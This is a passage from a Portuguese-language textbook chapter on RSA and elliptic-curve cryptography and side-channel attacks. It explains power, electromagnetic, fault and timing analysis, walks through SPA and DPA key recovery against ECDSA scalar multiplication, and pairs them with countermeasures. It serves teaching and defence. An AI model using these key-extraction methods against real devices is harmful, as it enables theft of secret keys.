Para assinar uma mensagem usando o RSA, procede-se como descrito no Algoritmo 1.5, onde h é uma função de resumo criptográfico (*hash function*). O leitor interessado pode encontrar maiores detalhes em [Stinson 2002].

Algoritmo 1.5. Assinatura básica do RSA
Entrada: chave pública (e,n), chave privada d, texto claro m
Saída: assinatura de m

01. Calcular $s \leftarrow h(m)^d \bmod n$, onde $h(m)$ é o resumo da mensagem m.
02. Retornar s

1.2.3.2. Sistemas baseados em curvas elípticas

Fundamentos algébricos

Uma curva elíptica E sobre um corpo $\mathbb{F}$ é definida pela seguinte equação, chamada de equação de Weierstrass como [Hankerson et al. 2003]:

$$E : y^2 + a_1xy + a_3y = x^3 + a_2x^2 + a_4x + a_6$$

onde $a_1, a_2, a_3, a_4, a_6 \in \mathbb{F}$ e o discriminante $\Delta \neq 0$, onde

$$\begin{aligned}
\Delta &= -d_2^2 d_8 - 8d_4^3 - 27d_6^2 + 9d_2 d_4 d_6, \ e \\
d_2 &= a_1^2 + 4a_2, \\
d_4 &= 2a_4 + a_1 a_3, \\
d_6 &= a_3^2 + 4a_6, \\
d_8 &= a_1^2 a_6 + 4a_2 a_6 - a_1 a_3 a_4 + a_2 a_3^2 - a_4^2.
\end{aligned}$$

Os pontos em E de interesse para nós serão os definidos pelo conjunto $E(\mathbb{F})$, a saber

$$E(\mathbb{F}) = \{(x,y) \in \mathbb{F} \times \mathbb{F} : a_1 xy + a_3 y - x^3 - a_2 x^2 - a_4 x - a_6 = 0\} \cup \{\mathscr{O}\} \qquad (1)$$

onde $\mathscr{O}$ é o ponto no infinito. A Figura 1.9 mostra duas curvas elípticas E_1 e E_2 definidas sobre o corpo $\mathbb{R}$.

Neste texto, nosso interesse é em curvas elípticas sobre corpos finitos. É sabido que os pontos do conjunto $E(\mathbb{F})$ formam um grupo com uma operação de adição bastante peculiar cuja definição precisa não é do escopo desse texto. Para todos os efeitos, nos limitamos a denotá-la por $+$; conseqüentemente denotaremos a soma de k parcelas do ponto P por kP. No restante do texto, usaremos a expressão *curva elíptica* $E(\mathbb{F})$ significando o conjunto definido na equação (1).




Figura 1.9. Curvas elípticas (a) $E_1 : y^2 = x^3 - x$ **e (b)** $E_2 : y^2 = x^3 + \frac{1}{4}x + \frac{5}{4}$ **[Hankerson et al. 2003].**

Esquemas de encriptação e decriptação

Criptografia baseada em curvas elípticas foi inicialmente proposta por Miller em 1986 [Miller 1986] e Neal Koblitz em 1989 [Koblitz 1987].




Figura 1.10. Esquema de encriptação baseados em curvas elípticas.

Devido a restrições do poder de processamento e memória e disponíveis, dispositivos embarcados preferencialmente utilizam sistemas ECC. Isso ocorre porque com chaves secretas de poucas centenas de bits é possível alcançar os mesmos níveis de segurança de um sistema *RSA* de milhares de bits.

Seja uma curva elíptica $E(\mathbb{F})$, P um ponto $P \in E(\mathbb{F})$ de ordem n. Para criar sua chave pública, Bob determina um ponto um inteiro $d \in_R [1, n-1]$ e calcula o produto $Q = dP$. Assim sua chave pública é o ponto Q e d sua chave privada. Para enviar uma mensagem para Bob, Alice deve representar sua mensagem m como um ponto $M \in E(\mathbb{F})$. Em seguida ela escolhe $k \in_R [1, n-1]$ e, utilizando os valores públicos P e Q, ela calcula $C_1 = kP$ e $C_2 = M + kQ$. A mensagem encriptada corresponde a esse par de pontos (C_1, C_2) (Algoritmo 1.2).

Algoritmo 1.2. Encriptação básica em curvas elípticas
Entrada: parâmetros públicos $(p, E(\mathbb{F}), P, n)$
Saída: mensagem encriptada (C_1, C_2)

01. Representar a mensagem m como um ponto $M \in E(\mathbb{F}_p)$
02. Escolher $k \in_R [1, n-1]$
03. Calcular $C_1 \leftarrow kP$
04. Calcular $C_2 \leftarrow M + kQ$
05. Retornar (C_1, C_2)

Bob pode facilmente decriptar a mensagem calculando (Algoritmo 1.3):

$$\begin{aligned} M &= C_2 - dC_1 \\ &= C_2 - d(kP) = C_2 - k(dP) \\ &= C_2 - dQ \end{aligned}$$

Algoritmo 1.3. Decriptação básica em curvas elípticas
Entrada: parâmetros $(p, E(\mathbb{F}), P, n)$, chave privada d e texto encriptado (C_1, C_2)
Saída: texto claro m

01. Calcular $M \leftarrow C_2 - dC_1$
02. Extrair mensagem m a partir de M
03. Retornar m

Representação dos pontos

Seja $\mathbb{F}$ um corpo onde cálculo de inversos é computacionalmente mais caro do que a multiplicação. Podemos representar a curva elíptica $E(\mathbb{F})$ no *sistema de coordenadas projetivas*, de modo que a inversão torne-se uma operação mais barata. Sejam c e d inteiros positivos e $\mathbb{F}$ um corpo; podemos definir uma relação de equivalência ($\sim$) sobre o conjunto $\mathbb{F}^3 \setminus \{(0,0,0)\}$ de triplas sobre $\mathbb{F}$ como

$$(X_1, Y_1, Z_1) \sim (X_2, Y_2, Z_2),\ se X_1 = \lambda^c X_2,\ Y_1 = \lambda^d Y_2,\ Z_1 = \lambda Z_2\ para\ algum\ \lambda \in \mathbb{F}^* :$$

Assim, a *classe de equivalência* contendo $(X, Y, Z) \in \mathbb{F}^3 \setminus \{(0,0,0)\}$ é definida por

$$(X : Y : Z) = \left\{ (\lambda^c X, \lambda^d Y, \lambda Z) : \lambda \in \mathbb{F} \right\},$$

onde $(X : Y : Z)$ é denominado *ponto projetivo* e (X, Y, Z) é um *representante* de $(X : Y : Z)$.




Figura 1.11. Plano projetivo [Hankerson et al. 2003].

Denotando o conjunto de todos os pontos projetivos de $\mathbb{F}$ por $\mathbb{P}(\mathbb{F})$, podemos verificar que existe uma bijeção entre o conjunto de pontos projetivos

$$\mathbb{P}(\mathbb{F})^* = \{(X : Y : Z) : X, Y, Z \in \mathbb{F}, Z \neq 0\}$$

e o conjunto de *pontos afins*

$$\mathbb{A}(\mathbb{F}) = \{(x,y) : x,y \in \mathbb{F}\},$$

sobre o qual a equação de Weierstrass é usualmente definida. O conjunto de pontos projetivos

$$\mathbb{P}(\mathbb{F})^0 = \{(X : Y : Z) : X,Y,Z \in \mathbb{F}, Z = 0\}$$

é denominado *linha no infinito*, sendo que nenhum elemento dos pontos afins é mapeados para esse conjunto. Ilustrando graficamente, vemos na Figura 1.11 a projeção do plano que contém os pontos de $\mathbb{A}(\mathbb{F})$ sobre o espaço projetivo. Todos os pontos no espaço correspondem a $\mathbb{P}(\mathbb{F})^*$, exceto o plano identificado pela circunferência que corresponde ao conjunto $\mathbb{P}(\mathbb{F})^0$.

A forma projetiva da equação de Weierstrass pode ser definida substituindo x por $\frac{X}{Z^c}$ e y por $\frac{Y}{Z^d}$, $Z \neq 0$. O ponto no infinito em $\mathbb{A}(\mathbb{F})$ pode ser conceitualmente interpretado como qualquer reta paralela ao eixo y; então, tomando duas dessas retas paralelas, a projeção do ponto no infinito corresponde à intersecção das projeções das retas que pertence ao plano $\mathbb{P}(\mathbb{F})^0$.

A equação de Weierstrass pode ser projetada sobre diferentes sistemas de coordenadas projetivas, os quais são classificados de acordo com os valores de c e d. Tomando a curva $E(\mathbb{F}_{p^m}) : y^2 = x^3 + ax + b$, $p \notin \{2,3\}$, a equação pode ser projetada sobre os seguintes tipos coordenadas projetivas:

- *Coordenadas padrão:* tomando $c = d = 1$, os pontos afins correspondem a $(\frac{X}{Z}, \frac{Y}{Z})$ e a equação da curva
$$Y^2Z = X^3 + aXZ^2 + bZ^3$$
tem como ponto no infinito $(0 : 1 : 0)$; assim para P = $(X : Y : Z)$ temos $-P = (X : -Y : Z)$.

- *Coordenadas jacobianas:* tomando $c = 2$ e $d = 3$, os pontos afins correspondem a $(\frac{X}{Z^2}, \frac{Y}{Z^3})$ e a equação da curva
$$Y^2 = X^3 + aXZ^4 + bZ^6$$
tem como ponto no infinito $(1 : 1 : 0)$; assim para P = $(X : Y : Z)$ temos $-P = (X : -Y : Z)$.

Outros sistemas de coordenadas não serão apresentados, uma vez que os ataques neste texto utilizam apenas coordenadas padrão e jacobianas. O leitor interessado pode encontrar maiores detalhes em [Hankerson et al. 2003].

Forma não-adjacente

Seja k um número inteiro representado por n bits. Pode-se representar k usando uma forma alternativa, $NAF(k) = (k'_{l-1}, k'_{l-2}, ..., k'_1, k'_0)$, com as seguintes propriedades:

1. $k'_i \in \{-1, 0, 1\}$.

2. Não existem k'_i e k'_{i+1}, ambos não nulos na representação $NAF(k)$.

3. O valor de k é dado por:

$$k = \sum_{i=0}^{l-1} k'_i 2^i$$

As propriedades de $NAF(k)$ são as seguintes:

1. $NAF(k)$ é única.

2. $NAF(k)$ tem a menor quantidade possível de dígitos não nulos.

3. $n \leqslant l \leqslant n+1$.

4. $\frac{2^l}{3} < k < \frac{2^{l+1}}{3}$

5. $NAF(k)$ possui aproximadamente $\frac{2l}{3}$ dígitos nulos

Como exemplo, o número 118_{10} (sistema decimal) equivaleria a $0111\ 0110_2$ e a $1000\ \bar{1}0\bar{1}0_{NAF_2}$, sendo $\bar{1} = -1$. Essa representação é utilizada para acelerar algoritmos de multiplicação de pontos em curvas elípticas porque como a quantidade de dígitos nulos é muito maior em $NAF(k)$ do que na representação usual, uma menor quantidade de somas são realizadas.

1.3. Tipificação dos ataques

Inicialmente serão apresentados canais não previstos pelos quais informações sensíveis sobre a chave secreta podem ser obtidas. Em seguida serão apresentados alguns ataques e suas respectivas contra-medidas.

1.3.1. Análise simples de potência

A tecnologia de semicondutores dominante em microprocessadores, memórias e dispositivos embarcados é a CMOS [Sedra and Smith 1997], sendo inversores lógicos sua unidade básica de construção. Como dispositivos utilizam fontes constantes de tensão, a potência consumida varia de acordo com o fluxo de sinais nos componentes, e esses de acordo com as operações realizadas. Se esse consumo de potência for monitorado com auxílio de um osciloscópio poderemos estabelecer um rastro de consumo de potência (*power trace*) a cada ciclo do dispositivo.

Supondo que o adversário saiba qual o algoritmo implementado, ele pode determinar em quais instantes o dispositivo realiza operações de matemáticas que utilizem a chave secreta (como assinatura digital ou decriptação de mensagens) e, de acordo com o *power trace*, determinar o valor dos bits que formam a chave. Esse modelo de ataque é denominado Análise Simples de Potência (SPA ou *Simple Power Analysis*).

1.3.2. Análise diferencial de potência

Quando a variação do consumo de potência não é sensível o suficiente em relação as operações executadas por um dispositivo, o adversário pode monitorar como o consumo varia em relação ao valor de uma determinada variável. Nesse ataque, primeiramente detectamos uma variável V, influenciada, durante um processo de decriptação ou assinatura digital, por um texto m e uma porção desconhecida da chave privada. A partir disso, definimos a função de seleção $V = f(k', m)$.

O adversário então coleta milhares de *power traces*, determinando indutivamente todos os bits que compõem a chave privada através do cálculo da derivada dessa função. Para cada bit k'_i corretamente previsto obtemos uma derivada não nula para os valores de k' e m, caso contrário a derivada é nula. O processo é repetido até que cada k'_i seja determinando [Hankerson et al. 2003]. Esse modelo de ataque é conhecido como Análise Diferencial de Potência (DPA ou *Differential Power Analysis*).

1.3.3. Análise simples e análise diferencial de campos eletromagnéticos

A passagem de uma corrente elétrica através de qualquer dispositivo eletrônico induz um campo magnético ao seu redor. Assim como a potência consumida, as emanações eletromagnéticas podem variar em função das instruções executadas por um algoritmo criptográfico.

Análise Simples de Ondas Eletromagnéticas (SEMA ou *Simple ElectroMagnetic Analysis*) e Análise Diferencial de Ondas Eletromagnéticas (DEMA ou *Differential ElectroMagnetic Analysis*) são métodos não intrusivos e relativamente baratos de atacar um sistema criptográfico.

Em ataques de consumo de potência, o adversário monitora o consumo de potência de todo um conjunto de unidades lógicas ativas simultaneamente, enquanto em ataques eletromagnéticos o adversário recebe os sinais de todos as unidades do mesmo conjunto e precisa separá-los antes de análisá-los. Apesar da dificuldade maior na coleta de dados, uma vez separados, os sinais eletromagnécitos podem revelar muito mais informações da execução do esquema criptográfico, tornando EMA muito mais ameaçadora do que SPA e DPA [Hankerson et al. 2003].

Estudos utilizando EMA [Agrawal et al. 2003] demonstraram ser possível comprometer a segurança de *smart cards* providos de medidas de proteção contra ataques SPA/DPA. Mais recentemente Oren e Shamir [Oren and Shamir 2007] mostraram que sensores RFID (como os utilizados em passaportes digitais) poderiam ter sua seguraça comprometida em ataques aplicados a uma distância de até 15 metros.

1.3.4. Análise de falhas

Boneh, DeMillo e Lipton [Boneh et al. 2001a] apresentaram pela primeira vez ataques em dispositivos explorando falhas na geração das saídas dos programas. Eles mostraram como era possível induzir dispositivos embarcados a gerar saídas erradas durante a execução de uma assinatura RSA, e descobrir a chave privada.

A ocorrência de erros enquanto um dispositivo realiza operações com a chave privada gera mensagens erradas, mas capazes de oferecer informações substanciais para

um adversário [Boneh et al. 2001b, Hankerson et al. 2003].

Esses erros podem ser inerentes aos dispositivos ou induzidos; logo, a implementação deve ser tolerante a falhas. Contudo, os dispositivos mais expostos a interferências externas são os de menor capacidade de processamento; então, o desenvolvedor precisa lidar com a dualidade da criação de uma implementação robusta porém eficiente.

1.3.5. Análise de mensagens de erro

Durante o processo de encriptação com chaves públicas; por exemplo pelo algoritmo ECIES [Hankerson et al. 2003], mensagens de erro podem ser geradas porque a entrada não estava no formato adequado. Através de medições precisas de tempo, o adversário pode determinar o exato instante da ocorrência de erros ou mesmo obter acesso ao histórico das ocorrências de erro.

Essas informações podem ser suficientes para o adversário ser capaz de desvendar a chave privada [Hankerson et al. 2003].

1.3.6. Análise de tempo

A premissa fundamental de ataques temporais é que o tempo gasto na execução de uma instrução é influenciado por seus respectivos operandos [Hankerson et al. 2003]. Estudos mostraram [Brumley and Boneh 2003] a viabilidade desse ataque contra servidores executando protocolos como o SSL com RSA devido à latência da comunicação decorrente da rede local.

1.4. Exemplos de ataques

1.4.1. Análise simples de potência sobre ECDSA

Uma das rotinas mais executadas em dispositivos que utilizam ECC são os algoritmos de assinatura digital de curvas elípticas (*ECDSA* ou *Elliptic Curve Digital Signature Algorithm*), tendo como operação central a multiplicação de um ponto por um escalar (Algoritmo 1.4).

Algoritmo 1.4. Método NAF binário de multiplicação escalar de um ponto
Entrada: inteiro positivo k e $P \in E(\mathbb{F}_p)$
Saída: kP

01. Calcular $(k'_{l-1}, k'_{l-2}, ..., k'_1, k'_0) \leftarrow NAF(k)$
02. $Q \leftarrow \mathcal{O}$
03. De $i = l-1$ até 0 faça
04. $\quad Q \leftarrow 2Q$
05. $\quad$ Se $k'_i = \quad 1$ então $Q \leftarrow Q + P$
06. $\quad$ Se $k'_i = -1$ então $Q \leftarrow Q - P$
07. Retorne Q

O que torna a forma não adjacente de k mais interessante do que sua representação binária é o fato da $NAF(k)$ possuir apenas $1/3$ de dígitos não nulos. Conseqüentemente uma quantidade muito menor de adições (linhas 5 e 6 do Algoritmo 1.4) são efetuadas.




Figura 1.12. Consumo de potência durante cálculo de kP [Hankerson et al. 2003].

Entretanto um adversário que soubesse que o dispositivo implementa um algoritmo *ECDSA* poderia monitorar o consumo de potência do dispositivo utilizando um osciloscópio, obtendo o gráfico mostrado na Figura 1.12. No Algoritmo 1.4, vemos que adições são realizadas apenas quando $k_i \neq 0$; logo, uma maior quantidade de potência é despendida para dígitos não nulos. Portanto os intervalos curtos denominados D correspondem a iterações em que $k_i = 0$, enquanto intervalos longos denominados S correspondem a iterações em que $k_i \neq 0$. Essa informação torna viável descobrir a chave através de ataques por força bruta, pois apenas $1/3$ dos dígitos são não nulos.

Medidas preventivas contra SPA

A solução mais simples contra SPA consiste em inserir operações redundantes no algoritmo de multiplicação (Algoritmo 1.6), de modo que a seqüência de operações elementares envolvidas sejam realizadas em igual proporção. Comparando o novo *power trace* obtido (Figura 1.13) não é possível diferenciar adições de multiplicações.

Algoritmo 1.6. Multiplicação escalar de ponto resistente à SPA
Entrada: inteiro positivo k e $P \in E(\mathbb{F}_p)$
Saída: kP

01. $Q_0 \leftarrow \mathcal{O}$
02. De $i = l-1$ até 0 faça
03. $\quad Q_0 = 2Q_0$
04. $\quad Q_1 = Q_0 + P$
05. $\quad Q_0 = Q_{k_i}$
06. Retorne Q_0

1.4.2. Análise diferencial de potência sobre ECDSA

Ainda que o Algoritmo 1.6 tenha sido adotado, podemos aplicar um DPA sobre o processo de ECDSA.

Determinada uma variável V cujo valor influencie o consumo de potência e uma função de seleção f tal que $V = f(k', m)$ o adversário coleta milhares de *power traces*,




Figura 1.13. Consumo de potência durante cálculo de kP [Hankerson et al. 2003].

estima o tamanho que a porção k' ocupa na chave privada e separa os dados coletados em dois grupos de acordo com o valor previsto de V.

No algoritmo de multiplicacao de pontos da curva elíptica (Algoritmo 1.6), suponha que Eve colete *power traces* durante os cálculos $kP_1, kP_2, ..., kP_r$. Como $P_1, P_2, ..., P_r$ são públicos, ele precisa determinar apenas k.

	Q_0	Q_0	k_{t-1}	$Q_0 \leftarrow Q_{k_{t-1}}$
1	$\mathscr{O}$	P	1	P
2	...	...	...	...
3	...	...	...	...
...	...	...	...	...

Tabela 1.2. Adversário conhece apenas $k_{t-1} = 1$.

Dado $Q_0 = \mathscr{O}$, o passo 2.1 é trivial e pode ser distingüir da de uma operação não trivial através do power trace, logo o adversário pode facilmente identificar o bit mais a esquerda cujo valor e 1 (Tabela 1.2). Tomando $k_{t-1} = 1$, na segunda iteração do algoritmo temos que se $k_{t-2} = 0$ então $Q_0 = 2P$; ou se $k_{t-2} = 1$ então $Q_0 = 4P$ (Tabela 1.3).

	Q_0	Q_0	k_{t-1}	$Q_0 \leftarrow Q_{k_{t-1}}$
1	$\mathscr{O}$	P	1	P
2	$2P$	$4P$	?	?
3	...	...	...	...
...	...	...	...	...

Tabela 1.3. Se k_0, então $Q_0 = 2P$. Caso contrário $Q_0 = 4P$.

Conseqüentemente, na terceira iteração, o valor $4P$ ser computado apenas se $k_{t-2} = 0$. Definindo $k' = k_{t-2}$ e $m = P_i$ (i-ésimo bit do ponto $4P = (4P_1, 4P_2, ..., 4P_i, ..., 4P_r,)$), a função seletora calcula o valor do bit $4P_i$. Se o gráfico do consumo de potência da função apresentar picos, então $k_{t-2} = 0$, caso contrário $k_{t-2} = 1$. Esse processo é repetido até todos os bits de k serem determinados [Hankerson et al. 2003].

	Q_0	Q_0	k_{t-1}	$Q_0 \leftarrow Q_{k_{t-1}}$
1	$\mathcal{O}$	P	1	P
2	$2P$	$4P$	0	$2P$
3	$4P$	$6P$	...	...
...	...	...	...	...

Tabela 1.4. Nessa iteração, $Q_0 = 4P$ se e somente se $k_{t-2} = 0$.

Medidas preventivas

Se a curva elíptica for gerada sobre um $\mathbb{F}_p$ de característica superior a 3, podemos usar um sistema misto de representação de coordenadas no qual P seja representado em um sistema de coordenadas afins, enquanto Q_0 e Q_1 são representados em coordenadas jacobianas [Hankerson et al. 2003].

Se $P = (x, y)$ no sistema afim, após a primeira atribuição $Q_1 \leftarrow P$ teríamos $Q_1 = (x : y : 1)$. Então, Q_1 seria aleatorizado com $(\lambda^2 x, \lambda^3 y, \lambda)$ e o algoritmo procederia como o usual. Desse modo o adversário estaria impedido de realizar predições baseadas no valor de um bit específico $4P_i$ em sistemas de coordenadas jacobianas aleatorizadas.

1.4.3. Análise eletromagnética de um PDA Java

Bibliotecas de segurança das API Java SE e Java ME provém mecanismos de segurança (criptografia, controle de acesso, autenticidade, etc.) usualmente utilizados em algoritmos e protocolos [Gong and Ellison 2003]. Quantidades crescentes de aplicativos baseadas nessa tecnologia são utilizados em dispositivos móveis como celulares e PDAs. Portanto, é necessário garantir que esses *softwares* sejam resistentes a ataques por canais secundários.

O estudo a seguir [Gebotys and White 2008] mostra a viabilidade de um ataque eletromagnético em um PDA que possui uma implementação em Java do algoritmo AES. Os passos desse método de ataque pode ser visto na Figura 1.14

Aquisição dos sinais EM de todo o programa

O primeiro passo consiste em capturar conjuntos de sinais eletromagnéticos do dispositivo enquanto ele executa um algoritmo criptográfico, sendo um conjunto de sinais denominado *frame* ou *trace*. Para a obtenção dos *frames*, a unidade de processamento foi exposta e ligada a um dispositivo de captura, que envia os sinais para um pré-amplificador antes de serem lidos por um osciloscópio.

A captura de sinais deve levar em consideração interferências de outros aplicativos executados concorrentemente no PDA. Em algumas capturas, existem curtos períodos em que a atividade eletromagnética praticamente cessa. Eles correspondem a instantes em que o aplicativo que realiza o encriptação sofreu interrupções realizadas pelo sistema operacional do PDA. Também vemos longos períodos sem atividade, correspondendo aos instantes em que a *thread* do aplicativo foi colocada para dormir (*sleep mode*).




Figura 1.14. Metodologia de caracterização (a) e ataque (b) do PDA [Gebotys and White 2008].




Figura 1.15. Equipamentos utilizados para captura.




Figura 1.16. Emissão de sinais EM interrompida pelo sistema [Gebotys and White 2008].

Identificação das rodadas

As Figuras 1.17 (a) e (b) mostram os sinais eletromagnéticos adquiridos para a execução do AES com respectivamente 10 e 12 rodadas. Como cada rodada executa a mesma

quantidade de instruções, então podem ser percebidos longos períodos de grande atividade eletromagnética (as rodadas) separadas por curtos períodos de baixa atividade (acesso à tabela S-Box).

